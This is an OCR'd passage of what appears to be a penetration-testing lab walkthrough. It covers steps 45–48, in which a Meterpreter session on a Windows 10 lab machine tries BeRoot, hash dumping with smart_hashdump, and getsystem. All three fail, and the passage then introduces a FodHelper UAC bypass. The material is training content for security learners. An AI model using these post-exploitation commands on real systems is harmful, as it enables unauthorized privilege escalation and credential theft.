
45. The command fails to escalate privileges and returns an error stating **Operation failed**.


Applications Places System
Mon Aug 24, 07:14
Parrot Terminal
File Edit View Search Terminal Help
True
---------- Get System Priv with WebClient ----------
[!] Checking WebClient vulnerability
################ Error on: check_webclient ################
Traceback (most recent call last):
File "beroot\run_checks.py", line 315, in check_all
File "beroot\run_checks.py", line 277, in check_webclient
File "beroot\modules\checks\webclient\webclient.py", line 206, in run
File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
[!] Elapsed time = 1.56100010872
C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter >


46. From the result, it is evident that the security configuration of the **Windows 10** machine is blocking you from gaining unrestricted access to it.
47. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

In this task, we will bypass **Windows UAC protection** via the FodHelper Registry Key. It is present in Metasploit as a **bypassuac_fodhelper** exploit.


48. Type **background** and press **Enter**. This command moves the current Meterpreter session to the background.


Applications Places System
Mon Aug 24, 07:15
Parrot Terminal
File Edit View Search Terminal Help
---------- Get System Priv with WebClient ----------
[!] Checking WebClient vulnerability
################ Error on: check_webclient ################
Traceback (most recent call last):
File "beroot\run_checks.py", line 315, in check_all
File "beroot\run_checks.py", line 277, in check_webclient
File "beroot\modules\checks\webclient\webclient.py", line 206, in run
File "beroot\modules\checks\webclient\webclient.py", line 101, in startWebclient
ValueError: Procedure probably called with not enough arguments (4 bytes missing)
[!] Elapsed time = 1.56100010872
C:\Users\Admin\Downloads>exit
exit
meterpreter > run post/windows/gather/smart_hashdump
[*] Running module against WINDOWS10
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200824071213_default_10.10.10.10_windows.hashes_728298.txt
[-] Insufficient privileges to dump hashes!
meterpreter > getsystem -t 1
[-] 2001: Operation failed: One or more arguments are not correct. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >

